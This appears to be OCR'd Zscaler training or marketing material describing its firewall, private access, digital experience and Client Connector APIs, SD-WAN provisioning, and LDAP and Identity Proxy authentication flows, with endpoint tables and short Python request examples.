Create a smoother solution to showcase the value and capabilities of the advanced cloud sandbox

An example integration with **SkyBox Security** allows organizations to **extract firewall rules from their existing environment, push them to Zscaler, and centrally manage firewall objects** through SkyBox's security management platform.

- Enhances existing read-only APIs
- Supports CFW rules and all dependent entities (destination/source groups, network services)
- Simplifies policy migration from on premise firewalls
- Simplifies and automates ongoing management of CFW rules



Firewall Policies

GET /firewallFilteringRules Gets all rules in the firewall filtering policy

GET /firewallFilteringRules/{ruleId} Gets the firewall filtering rule information for the specified ID

GET /ipDestinationGroups Gets a list of all IP destination groups


GET /ipDestinationGroups/lite Gets a name and ID dictionary of all IP destination groups

GET /ipDestinationGroups/{ipGroupId} Gets the IP destination group information for the specified ID

GET /ipSourceGroups Gets a list of all IP source groups

GET /ipSourceGroups/lite Gets a name and ID dictionary of all IP source groups

GET /ipSourceGroups/{ipGroupId} Gets the IP source group information for the specified ID



Zscaler Private Access APIs


ZPA provides a dedicated **API infrastructure** for managing **private application access**. Organizations can automate **policy changes, application segment updates, browser access control, and privileged remote access** via API. Additional API functionalities include **SCIM and IdP configurations, custom Service Edges, trusted network definitions, and Cloud Connector management**.

To initiate ZPA API interactions, organizations generate an **API key within the ZPA Admin Portal**, use it for **OAuth authentication**, and execute API calls. A common example is

Private Access APIs and Ecosystem Integrations

Automate configuration of the below components with ZPA APIs:

- App Segments
- App Segment Groups
- App Servers
- App Server Groups
- App Connectors
- App Connector Groups
- Browser Access Application Segments
- Browser Access Certificates
- Enrollment Certificates
- IdP Configuration
- Log Streaming Service Configuration
- Access Policy
- Timeout Policy
- Client Forwarding Policy
- Machine groups
- Provisioning Keys
- SAML Attributes
- SCIM Groups
- Service Edges
- Service Edge Groups
- Trusted Networks
- Version Profiles
- Cloud Connector Groups




automating application segment creation, where DevOps teams define server groups, set access policies, and provide secure remote access to internal applications.

Once application segments are defined, **policy objects** control access based on user attributes, ensuring granular access enforcement within the **Zero Trust Exchange**.

Zscaler Digital Experience & Client Connector APIs

ZDX APIs provide **real-time visibility into application health, network performance, and user experience**. By integrating with **ServiceNow, Zoom, or AI-driven monitoring solutions**, organizations can **proactively diagnose endpoint issues, correlate data with help desk tickets, and automate troubleshooting workflows**.



Digital Experience APIs

Augment data sets and integrate with other platforms

Customer API

Access ZDX portal data


Create API tokens with access defined by role

⊕ Create New API Key

Name	Key ID	Role	Created by	Created on	Action
API key 1	b1567e123-2a3c-12ae4-qw12-7d1234d5627	ZDX Read-only Admin	Prasanna	Jan 11, 2022, 10:24 pm	👁 ✎ 🗑
Awesome App!	a7122d60-9a8b-484a-ad04-6ba2223d3338	ZDX Super Admin	Prasanna	Jan 11, 2022, 10:24 pm	👁 ✎ 🗑

API Categories

Auth	Reports	Troubleshooting	Administration
Configuration	Users Applications Devices ML-based RCA	Devices	Location & department Users & role management



```
response = requests.request("POST", url, headers=headers, data=payload)

print(response.text)
```


5. Make an API Call

Zscaler Client Connector APIs enable **secure device management and help desk automation**. One-time passwords can be issued via API, allowing IT teams to **remotely log off or disable Client Connector sessions** without accessing the **ZIA Admin Portal**. In cases of **lost or stolen devices**, API calls can instantly revoke access, integrating with solutions like **ServiceNow and endpoint management platforms**.

Digital Experience APIs

Optimize resource allocation and ensure compliance

- Access ZDX data to get more insights for specific scenarios
- Integrate with third-party platforms like ITSM (ServiceNow) & AIOps (Moogsoft)
- Useful to augment multiple datasets into a single application



ZDX API / administration / /administration/departments

GET {{baseUrl}}/administration/departments

KEY	VALUE
Key	Value


```
[
    {
        "id": 72339,
        "name": "Engineering"
    },
    {
        "id": 76024,
        "name": "Human Resources"
    },
```

Additionally, organizations can **query device inventories** through Zscaler's **mobile portal API**, correlating endpoint data with enterprise asset management systems.


Mobile Admin APIs

Integrate with Support Platforms


- Retrieve Logout Passwords
- Forcibly remove lost/stolen devices
- Download all data about devices



Customer API
Access ZCC portal data



```
import requests
url = "https://api-mobile.zscalerbeta.net/papi/auth/v1/login"
payload={"apiKey":"{apiKey}","secretKey":"{secretKey}"}
headers = {
          'Content-Type': 'application/json'
          }
response = requests.request("POST", url, headers=headers, json=payload)
print(response.text)
```




Login Controller
- /auth/v1/login

Public API Controller
- /public/v1/downloadDevices
- /public/v1/getDevices
- /public/v1/getOtp
- /public/v1/getPasswords
- /public/v1/removeDevices
- /public/v1/forceRemoveDevices

By providing **comprehensive API-driven security management**, Zscaler empowers enterprises to **automate policy enforcement, integrate third-party solutions, and optimize network security at scale**. Whether for **firewall management, SD-WAN configuration, private application access, or threat intelligence correlation**, Zscaler's **API ecosystem delivers flexibility, control, and seamless security automation** within the **Zero Trust Exchange**.


- **Full** Create, Read, Update, Delete **(CRUD)** API set for complete integration
- Supports **all Cloud Firewall** rules, dependent objects, and entities
- Full **developer** documentation with examples



Firewall Policies

GET	/firewallDnsRules Gets all DNS Control policy rules used by the Firewall policy
POST	/firewallDnsRules Adds a new DNS Control policy rule to the Firewall policy
GET	/firewallDnsRules/{ruleId} Gets the DNS Control policy rule information for the specified ID
PUT	/firewallDnsRules/{ruleId} Updates the DNS Control policy rule information for the specified ID
DELETE	/firewallDnsRules/{ruleId} Deletes the DNS Control policy rule for the specified ID
GET	/firewallFilteringRules Gets all rules in the Firewall Filtering policy
POST	/firewallFilteringRules Adds a new Firewall Filtering policy rule
GET	/firewallFilteringRules/{ruleId} Gets the Firewall Filtering policy rule information for the specified ID
PUT	/firewallFilteringRules/{ruleId} Updates Firewall Filtering policy rule information for the specified ID
DELETE	/firewallFilteringRules/{ruleId} Deletes a Firewall Filtering policy rule for the specified ID

SD-WAN Integration for Automating IPsec Tunnel Provisioning




Edge Device
Zscaler Admin API
zscaler
Start ZTP
1 Select Zscaler Primary & Secondary Datacenter VIPs
2 Establish IPSec VPN Tunnel on edge
3 Create Authenticated Session to Zscaler API
4 Create new *VPN Credential* object in Zscaler CA
5 Create new *Location* object in Zscaler CA, associated with VPN Credential
GET https://ips.zscaler.net/cenr/jsonip
Datacenter IPs JSON
Send Device Config to Load
Confirm Device Config Loaded
POST /api/v1/authenticatedSession
Session Cookie
POST /api/v1/vpnCredentials
200 OK with vpnCredential ID
POST /api/v1/Locations
200 OK with Location ID

Use Case: Application Segment Update

Problem:
A customer discovers hundreds of new applications via ZPA. These applications need to be added to existing API Segments, but it's a tedious process via the ZPA Admin UI.

Solution:

Automate the process via ZPA APIs



GET	/mgmtconfig/v1/admin/customers/{customerId}/application	Get all configured Application Segments
POST	/mgmtconfig/v1/admin/customers/{customerId}/application	Add a new Application Segment
GET	/mgmtconfig/v1/admin/customers/{customerId}/application /{applicationId}	
PUT	/mgmtconfig/v1/admin/customers/{customerId}/application /{applicationId}	Get the Application Segment details
	/mgmtconfig/v1/admin/customers/{customerId}/application /{applicationId}	Update the Application Segment details

Delete an Application Segment


https://help.zscaler.com/zpa/api-reference

Use Case: Policy Update

Problem:
A customer is constantly bringing up and tearing down instances in AWS. This task becomes impossible to manage when they have to manually update policy in the ZPA UI.

Solution:

Automate policy updates via ZPA APIs



PUT	/mgmtconfig/v1/admin/customers/{customerId}/policySet/{policySetId}
	/rule/{ruleId}/reorder/{newOrder}
		Update the rule order

GET	/mgmtconfig/v1/admin/customers/{customerId}/policySet /policyType/{policyType}	For a customer, get the policy set by policy type
POST	/mgmtconfig/v1/admin/customers/{customerId}/policySet /{policySetId}/rule	Add a new policy rule for a given policy
GET	/mgmtconfig/v1/admin/customers/{customerId}/policySet/rules /policyType/{policyType}	Get paginated policy rules for a given policy type

GET	/mgmtconfig/v1/admin/customers/{customerId}/policySet/{policySetId}
	/rule/{ruleId}
		Get a rule in a policy


PUT	/mgmtconfig/v1/admin/customers/{customerId}/policySet/{policySetId}
	/rule/{ruleId}
		Update a rule in a policy

DELETE	/mgmtconfig/v1/admin/customers/{customerId}/policySet/{policySetId}
	/rule/{ruleId}
		Delete a rule in a policy

https://help.zscaler.com/zpa/api-reference

Advanced Identity Services

Advanced Identity Integration provides **configuration guidance** for securely connecting and authenticating to **various identity provider mechanisms**. This includes seamless integration with **Zscaler's Identity Proxy**, ensuring secure and efficient user authentication across the **Zero Trust Exchange.**



By the end of this chapter, you will be able to:

1. **Recognize** how LDAP & Hosted User Database Authentication mechanisms work and how they are integrated with Zscaler.

2. **Identity** how Zscaler can integrate with cloud applications as an Identity Proxy.


Understanding LDAP & Hosted Database

LDAP Authentication

Lightweight Directory Access Protocol (LDAP) enables synchronization of **user, group, and department data** from an existing **directory server**, such as **Microsoft Active Directory (AD)**, to facilitate authentication.

Unlike **SAML and SCIM**, LDAP operates as a **legacy identity integration mechanism** with distinct differences in **user provisioning and authentication workflows**. Understanding these differences is essential to evaluating **the benefits and challenges** of LDAP-based authentication within a modern security framework.

Provisioning	Authentication	Benefits	Challenges
User, group, and department data are **automatically added and configured** through **LDAP synchronization**. Zscaler **automatically deactivates users** who no longer appear in the LDAP directory, ensuring accurate and up-to-date identity management. Synchronization can be scheduled to run **daily, weekly, monthly, or on-demand**, providing flexibility based on organizational needs.	Zscaler performs an **LDAP BIND request** to the **directory server** to validate the **user's password** and authenticate the user, ensuring secure and seamless identity verification.	LDAP leverages the **existing authentication infrastructure** to integrate seamlessly with Zscaler. User data can be **synchronized periodically or on-demand**, ensuring real-time accuracy and policy enforcement. Passwords **never leave the directory server**, maintaining security and compliance by keeping authentication within the organization's existing identity framework.	The **firewall must be configured** to allow **bidirectional communication** between **Active Directory (AD) and Zscaler** to enable seamless authentication. Deploying the **Zscaler Authentication Bridge** eliminates the need for firewall rule modifications but requires **ongoing management and maintenance**.



LDAP authentication applies only to **Zscaler Internet Access (ZIA)**. The authentication process follows these nine steps:

1. **Zscaler connects to Active Directory** and synchronizes user and group information. When users open **Zscaler Client Connector**, it makes a request to Zscaler.
2. **Zscaler requests a username**. The username can be configured as an install parameter in **Zscaler Client Connector**. Otherwise, users will be prompted to enter their username.
3. **The username is returned to Zscaler**.
4. **Zscaler requests a password**.
5. **The user submits their password**.
6. **Zscaler performs an LDAP BIND** against **Active Directory** using a secure LDAP connection.
7. **If the BIND is successful, Zscaler receives a response from Active Directory**.
8. **The user is authenticated**, and Zscaler sends an **authentication token** to the Zscaler **Client Connector** on the device.
9. **The authentication token is used for ongoing authentication** to the Zscaler platform. This token identifies the user along with their **group memberships** as they access resources, allowing Zscaler to **apply policies accordingly**. Policies are enforced regardless of whether **SSL inspection** is enabled.

Understanding Identity Proxy

The **Zscaler Identity Proxy** ensures that users access **cloud applications** through Zscaler, enforcing security policies and logging all transactions. Zscaler can be configured as an **Identity Provider (IdP)** for the following cloud applications:

- **Box**
- **GitHub**
- **Google Apps**
- **Microsoft Office 365**
- **Salesforce**
- **ServiceNow**
- **ShareFile**
- **Slack**


When users attempt to log in to these cloud applications using their **corporate accounts** without routing traffic through **Zscaler**, authentication **fails**, preventing access.

Zscaler provides **secure access to SaaS applications from unmanaged endpoints**, ensuring users can securely connect while enforcing **all defined Internet & SaaS policies** and maintaining **full transaction logging**.

Zscaler as an Identity Provider (IdP) for Cloud Applications

The following steps outline how the **authentication process works** when **Zscaler Identity Proxy** is set up as the **IdP** for a **SaaS application**, using **Salesforce** as an example:

1. The **user attempts to access a SaaS application** (e.g., Salesforce) from an **unmanaged device**.
2. The customer's **SaaS tenant is configured to use Zscaler Identity Proxy as the IdP**. Zscaler acts as a **proxy between the SaaS application and the customer's IdP** (e.g., **Okta, PingFederate, Azure**).
3. When the user tries to **authenticate**, the request is **redirected to the Zscaler Identity Proxy**, which then verifies the user's identity by authenticating against the **customer's IdP**.
4. If the customer's IdP **detects the request is from an unmanaged device** (based on **device identity attributes**) and the request **did not originate through Zscaler's Internet & SaaS Public Service Edge**, the **Identity Proxy evaluates the action** based on the configured **identity proxy policy**.

